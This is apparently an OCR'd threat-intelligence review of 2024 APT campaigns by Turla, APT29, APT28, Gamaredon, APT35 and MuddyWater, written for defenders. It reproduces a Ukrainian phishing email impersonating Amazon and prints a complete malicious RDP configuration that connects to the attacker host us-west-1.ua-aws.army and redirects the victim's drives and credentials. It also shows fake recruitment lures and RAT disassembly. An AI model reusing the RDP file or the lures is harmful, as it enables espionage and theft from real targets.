
Executive Assistant

MARUAH

Turla's lure documents

ThreatBook also revealed that Turla (codenamed Secret Blizzard by Microsoft) used third-party hacker network assets extensively in 2024, such as compromising SideCopy and Transparent Tribe's C2 assets to spy on South Asian nations, and using the Amadey botnet for espionage against Ukrainian military targets.

The attack chain of Turla is shown below:



Storm-1919 Amadey bot infection on a device
ASM push to stack
procmap.exe compiles malicious ASM files
Deploys PowerShell dropper av.exe
Deploys Amadey bot
Deploys PowerShell dropper Powershell.exe bl1.ps1
kavp.exe used to sideload rastls.dll
Tavdig backdoor (rastls.dll)

APT29

APT29, which is believed to have ties to Russia's SVR, has been active since 2008, often targeting government networks, research institutions, and think tanks in Europe and NATO member states. In 2023, APT29 launched a large-scale spear-phishing campaign against diplomatic embassies in Europe, America, and Asia, which continued into January 2024. After that, APT29 significantly adjusted its tactics and targets, expanding beyond traditional spear-phishing to include mobile-specific attacks, and shifting focus from foreign ministries to multiple sectors like government, academia, defense, and NGOs.

In the first half of 2024, APT29 compromised Mongolian government websites to create watering hole sites, using zero-day and n-day vulnerabilities to attack iOS and Android mobile users for espionage. In the second half, APT29 launched large-scale spear-phishing attacks against dozens of national target institutions in the UK, Europe, Australia, and Japan, with lures related to cybersecurity infrastructure and baseline checks, and payloads as simple malicious RDP configuration files, possibly continuing its 2021 ADFS espionage campaign.

[The screenshot below is quoted from: https://cert.gov.ua/article/6281076]



От: MoD: Dmytro [redacted] <Dmytro.[redacted]@amazon.com>; [redacted] Vadym <v.popov@partn[redacted]>; Eugene K[redacted]day <eugene.k[redacted]> Отправлено: Вт 22.10.2024 9:06
Кому:
Копия:
Тема: Transparent Access Enabled on AWS ZTS Platform

[redacted]

Шановні клієнти,

Ваша організація у співпраці з Microsoft та Amazon, під наглядом Державної служби спеціального зв'язку та захисту інформації України, вже розпочала процес прийняття архітектури "Нульової довіри". Підхід "Нульова довіра" допомагає захистити дані та ідентифікаційні дані користувачів, забезпечуючи ефективне управління, що дозволяє співробітникам безпечно обмінюватися даними з колегами та зовнішніми партнерами.

Зрештою, ми повинні бути впевнені, що у нас є готове і добре перевірене рішення, перш ніж ми приступимо до його широкого впровадження. Переконайтеся, що прикладений захищений файл відкривається належним чином, щоб перевірити, чи відповідає ваш пристрій необхідним вимогам. Оскільки підхід "Нульова довіра" забезпечує прозорий доступ до даних, немає необхідності надавати свої особисті дані.

Якщо виникнуть якісь помилки, не потрібно вживати жодних додаткових заходів. Amazon Q Business генеративний помічник, що працює на базі ШІ, автоматично створить звіт. Ми швидко вирішимо цю проблему.

З повагою,
[redacted] Дмитро
Провідний спеціаліст по оптимізації хмарного
Підтримка Амазонна в Україні
E: D[redacted]@amazon.com | M: +38 096 167 [redacted]

This message contains confidential information and is intended only for the individual named. If you are not the named addressee you should not disseminate, distribute or copy this e-mail. Please notify the sender immediately by e-mail if you have received this e-mail by mistake and delete this e-mail from your system. E-mail transmission cannot be guaranteed to be secure or error-free as information could be intercepted, corrupted, lost, destroyed, arrive late or incomplete, or contain viruses. The sender therefore does not accept liability for any error or omissions in the contents of this message, which arise as a result of e-mail transmission.

RemoteApp

Ви довіряєте видавцю цієї програми RemoteApp?

Ця програма RemoteApp може пошкодити локальний або віддалений комп'ютер. Переконайтеся, що ви довіряєте видавцю, перш ніж підключатися для запуску програми.

Видавець: *.ua-aws.army
Тип: Програма RemoteApp
Шлях: AWS Secure Storage Connection Stability Test v240...
Ім'я: AWS Secure Storage Connection Stability Test v240...
Віддалений комп'ютер: us-west-1.ua-aws.army

□ Більше не запитувати про віддалене підключення від цього видавця

Надати віддаленому комп'ютеру доступ до таких ресурсів на моєму комп'ютері:

☑ Диски ☑ Порти
☑ Буфер обміну ☑ Принтери
☑ Звукозапис

Змінення цих параметрів впливає лише на поточне підключення.

```
alternate full address:s:us-west-1.ua-aws.army
full address:s:us-west-1.ua-aws.army
drivestoredirect:s:*
username:s:
redirectprinters:i:1
redirectcomports:i:1
redirectsmartcards:i:1
redirectwebauthn:i:1
redirectclipboard:i:1
redirectposdevices:i:1
audiocapturemode:i:1
remoteapplicationicon:s:C:\Windows\SystemApps\Microsoft.Windows.SecHeal
thUI_cw5n1h2txyewy\Assets\Health.contrast-white.ico
remoteapplicationmode:i:1
remoteapplicationname:s:AWS Secure Storage Connection Stability Test
v24091285697854
remoteapplicationexpandcmdline:i:0
remoteapplicationcmdline:s:%USERPROFILE% %COMPUTERNAME% %USERDNSDOMAIN%
remoteapplicationprogram:s:||AWS Secure Storage Connection Stability
Test v24091285697854
audiomode:i:0
screen mode id:i:1
use multimon:i:0
desktopwidth:i:1920
desktopheight:i:1080
session bpp:i:32
compression:i:1
keyboardhook:i:2
videoplaybackmode:i:1
connection type:i:7
networkautodetect:i:1
bandwidthautodetect:i:1
displayconnectionbar:i:1
enableworkspacereconnect:i:0
disable wallpaper:i:0
allow font smoothing:i:0
allow desktop composition:i:0
disable full window drag:i:1
disable menu anims:i:1
disable themes:i:0
```


```
allow desktop composition:i:0
disable full window drag:i:1
disable menu anims:i:1
disable themes:i:0
disable cursor setting:i:0
bitmapcachepersistenable:i:1
autoreconnection enabled:i:1
authentication level:i:2
prompt for credentials:i:0
negotiate security layer:i:1
alternate shell:s:
shell working directory:s:
gatewayhostname:s:
gatewayusagemethod:i:4
gatewaycredentialssource:i:4
gatewayprofileusagemethod:i:0
promptcredentialonce:i:0
gatewaybrokeringtype:i:0
use redirection server name:i:0
rdgiskdcproxy:i:0
kdcproxyname:s:
enablerdsaadauth:i:0
redirectlocation:i:0
winposstr:s:0,3,0,0,800,600
signscope:s:Full Address,Alternate Full Address,Use Redirection
Server Name,Negotiate Security Layer,AutoReconnection
Enabled,GatewayHostname,GatewayUsageMethod,GatewayProfileUsageMethod,Ga
tewayCredentialsSource,PromptCredentialOnce,Alternate Shell,Shell
Working
Directory,RemoteApplicationProgram,RemoteApplicationMode,RemoteApplicat
ionName,RemoteApplicationIcon,RemoteApplicationCmdLine,RemoteApplicatio
nExpandCmdLine,Prompt For Credentials,Authentication
Level,AudioMode,RedirectPrinters,RedirectCOMPorts,RedirectSmartCards,Re
directPOSDevices,RedirectClipboard,DrivesToRedirect,RDGIsKDCProxy,KDCPr
oxyName,EnableRdsAadAuth,RedirectWebAuthn
```

Пристрої та носії
Локальний диск (C:) 41,9 ГБ вільно з 63,1 ГБ
DVD-дисковод (D:) 0 байт вільно з 6,02 ГБ
Переспрямовані диски та папки
C на DESKTOP-[redacted]
D на DESKTOP-[redacted]
E на DESKTOP-[redacted]

APT28

APT28, also known as Fancy Bear, Sofacy, or Sednit, is affiliated with Russia's GRU Unit 26165. Active since at least 2004, in 2024, besides traditional spear-phishing, APT28 was reported using near-source attacks for espionage, hijacking a PC near the target to infiltrate Wi-Fi networks, marking the first public disclosure of an APT near-source attack.

[The screenshot below is quoted from: https://www.wired.com/story/russia-gru-apt28-wifi-daisy-chain-breach/]



Nearest Neighbor Attack


Attacker compromises infrastructure in physical proximity to target of interest.

A dual-homed system is identified and attacker enables Wi-Fi.

Attacker uses compromised credentials to connect into the network of actual intended target.

Gamaredon

Gamaredon, a suspected Russian cyber-espionage group, has targeted Ukrainian military, NGOs, judicial, and law enforcement agencies since 2013. Very active in 2024, it continued using common malicious payloads like HTML and LNK for spear-phishing against Ukraine and NATO targets (Bulgaria, Latvia, Lithuania, and Poland), added Cloudflare tunnel services as C2 assets, and used BoneSpy and PlainGnome Android Trojans for mobile espionage.



搜索结果 (20+)


文件名称	文件类型	分析环境	威胁分类/木马家族	首次提交时间	反病毒引擎检出	微步判定
a7d4ebad66c6dbe0a0d74d1e093bfdda79c90480614719dd3f2368960e95321f	Windows Shortcut(LNK)	Win10(19...	ShortSeek 木马	2024-10-12 00:26:38	9/28	恶意
6c8c342bf63e464fc0d41b1f64f175651eeb239b7f2248d1a425edd035071a80	Windows Shortcut(LNK)	Win10(19...	ShortSeek 木马	2024-09-07 05:05:53	9/28	恶意
913bfee395fccfaca408a069c2457470e4353389b925bbc5e294bdd1b4327df8	Windows Shortcut(LNK)	Win10(19...	ShortSeek 木马	2024-09-06 07:39:07	9/27	恶意
8c8caed7ed6cdf38ca5ae82ab3f29ab6f8aec2e0b44fd54a998970ee648d7800	Windows Shortcut(LNK)	Win10(19...	Gamaredon 木马	2024-09-12 12:30:47	10/28	恶意
FA5BBB4E9A34D3B4B0CBB60EC5F16F75	Windows Shortcut(LNK)	Win10(19...	ShortSeek 木马	2024-09-05 03:55:45	9/27	恶意
4B400A7EC00A877B0B4E3D00452328EB	Windows Shortcut(LNK)	Win10(19...	ShortSeek 木马	2024-09-06 17:52:50	8/28	恶意
93C3EE6E34C0D19EAC7C367586BA3568	Windows Shortcut(LNK)	Win10(19...	ShortSeek 木马	2024-09-05 04:50:30	9/28	恶意
75eea5f6712c3b5904141d4c2e506b3230a47e46a3252842a9c330a6ad0b27a9	Windows Shortcut(LNK)	Win10(19...	ShortSeek 木马	2024-09-12 16:34:38	9/28	恶意
e867ce12e119eebe53de1acccd99fca09a9802d1432d31dafaf5d76b8a87f099	7-zip	Win10(19...	Gamaredon 木马	2024-09-09 06:08:10	9/28	恶意

The malicious sample of Gamaredon captured by ThreatBook Cloud Sandbox S

Middle East

APT35

APT35, also called Magic Hound, Cobalt Illusion, and Charming Kitten, is an Iranian-sponsored group, possibly linked to the IRGC, active in the Middle East since 2014. Targeting energy, government, and tech sectors in the Middle East and the US, in 2024, ThreatBook found it using forged sites against aerospace and semiconductor industries in the US, Thailand, UAE, and Israel. APT35 creates fake job and corporate sites to host malicious components, and uses site or VPN access lures to make targets download and run malicious processes.




Sign in

You must use the **SignedConnection®** software to connect to your dashboard. Email us to get your own signed and secure connection software.

Unlock Your Caree
with Personalized

Discover the perfect job for you throug
designed to match your skills, personal

Forged sites of APT35



cdn.careers2find.com

Download and learn how to use the SignedConnection® application through the tutorial.

quiz.careers2find.com/quizzes/career-fundamentals/quizzes/physical-health-quiz/

Career Fundamentals: Your Path to Success

Discover Your Path And Connect With Opportunities

MBTI for Job Hiring Validation	2 minutes	
Myers-Briggs Type Indicator	20 minutes	20 questions
Physical Health Assessment	5 minutes	
Physical Health Quiz	15 minutes	15 questions

Question 1 of 15 14:53


○ Yes, but they are well-controlled and do not affect my abilities.

○ Yes, and they sometimes limit my physical abilities.

○ Yes, and they significantly limit my physical abilities.

15. How would you rate your overall physical health?

Fake recruitment site




2022_Global_Impact_Report

KLA

Global Impact Report

2022

Bait document




名称	大小	压缩后大小	修改时间
2022_Global_Impact_Report.pdf	13 892 503	12 440 035	2024-04-24 08:47
KLA-Setup.exe	11 915 664	11 206 624	2024-04-21 11:05
LoggingPlatform.dll	461 696	217 202	2021-09-21 04:52
logo.png	11 228	10 670	2024-04-24 08:56
mssvp.dll	160 256	71 673	2024-05-05 05:15
msvcp140.dll	448 608	157 797	2021-09-07 20:32
Qt5Core.dll	596 856	267 961	2021-09-21 04:52
Qt5QuickControls2.dll	161 072	64 823	2021-09-07 16:32
UpdateRingSettings.dll	386 944	182 331	2021-09-21 04:52
vcruntime140.dll	79 456	44 548	2021-09-07 20:32
version.dll	31 496	15 351	2022-09-08 04:07

White-and-Black Enterprise VPN Access Program

MuddyWater

MuddyWater, a suspected Iranian hacker group, has been active since September 2017, targeting aviation, academia, telecom, government, and energy in the Middle East. It mainly uses phishing emails, often with external links in the body or attachments to trick targets into downloading and running remote access programs, typically using free file hosting platforms and legitimate remote monitoring and management (RMM) software or Trojans for control.




ksa1.egnyte.com/fl/I0OVK1ltjg

Documents

Shared by khaled mashal

The malicious attachment used by MuddyWater

The legitimate monitoring or remote control tools they use include: Atera Agent, ScreenConnect, Syncro, SimpleHelp, RemoteUtilities, eHorus, action1 agent, Mesh Agent, etc.



Əziz dostlar və həmkarlar

CASPEL beynəlxalq şirkəti informasiya texnologiyaları və şəbəkə həlləri üzrə onlayn vebinar təşkil edir.

Bu beynəlxalq vebinarın keçirilməsində məqsəd hər hansı kiber vandalizmin qarşısını almaq və Afrika və Yaxın Şərqdəki informasiya texnologiyaları şirkətləri ilə dərin əlaqələr qurmaqdır.

Bu seminarda regionun bir çox nüfuzlu şirkətləri iştirak edəcək və bu sahədə bir çox ekspertlər müzakirə və fikir mübadiləsi aparacaqlar.

Bu sahədə olan bütün dostlar və şirkətlər bu vebinarda iştirak etməyə dəvət olunur.


Bu vebinarda iştirak etmək üçün aşağıdakı linkə daxil olun və vebinar proqramını yükləyin.

CASPEL-vebinar

təşəkkürlər

The bait documents used by MuddyWater

In addition to legitimate remote control tools, analysts have captured new remote access Trojans used by the group in attacks on Israel.



```
'D5 movzx   eax, cs:byte_14001BB72
'DC movsd   xmm0, cs:qword_14001BB68 ; terminat
'E4 movzx   r13d, cs:word_14001BB70
'EC mov     ebx, cs:dword_14001BB74
'F2 movzx   r15d, cs:byte_14001BB78
'FA mov     [rsp+110h+var_DC], al
'FE mov     eax, cs:flag_140020020
304 dec     eax             ; switch 99 cases
306 movsd   [rbp+57h+var_B8], xmm0
30B mov     [rsp+110h+var_D8], 0
313 cmp     eax, 62h
316 ja      def_140003839   ; jumptable 0000000140003839 default case, cases 5,7,8,12-96
```

```
.text:000000014000381C lea     r8, cs:140000000h
.text:0000000140003823 cdqe
.text:0000000140003825 movzx   eax, ds:(byte_1400041BC - 140000000h)[r8+rax]
.text:000000014000382E mov     ecx, ds:(jpt_140003839 - 140000000h)[r8+rax*4]
.text:0000000140003836 add     rcx, r8
.text:0000000140003839 jmp     rcx                     ; switch jump
```

```
mptable 0000000140003839 case 98
001EA18

; jumptable 0000000140003839 default case, cases 5,7,8,12-96
```

```
.text:0000000140003B4D
.text:0000000140003B4D loc_140003B4D:           ; jumptable 0000000140003839 case 3
.text:0000000140003B4D mov     eax, dword ptr cs:Socket_optval_14001EA10
.text:0000000140003B53 lea     r9, [rbp+57h+var_D0]
.text:0000000140003B57 mov     rcx, cs:C2_socket_14001EA18
.text:0000000140003B5E mov     edx, 0FFFFh
.text:0000000140003B63 mov     r8d, 1006h
.text:0000000140003B69 mov     [rbp+57h+var_D0], eax
.text:0000000140003B6C mov     [rbp+57h+var_CC], 0
.text:0000000140003B73 mov     dword ptr [rsp+110h+lpOverlapped], 8
.text:0000000140003B7B call    cs:ws2_32_setsockopt
.text:0000000140003B81 call    Func_Pip_Proc_140005070
.text:0000000140003B86 test    eax, eax
.text:0000000140003B88 jnz     short loc_140003BD5
```

```
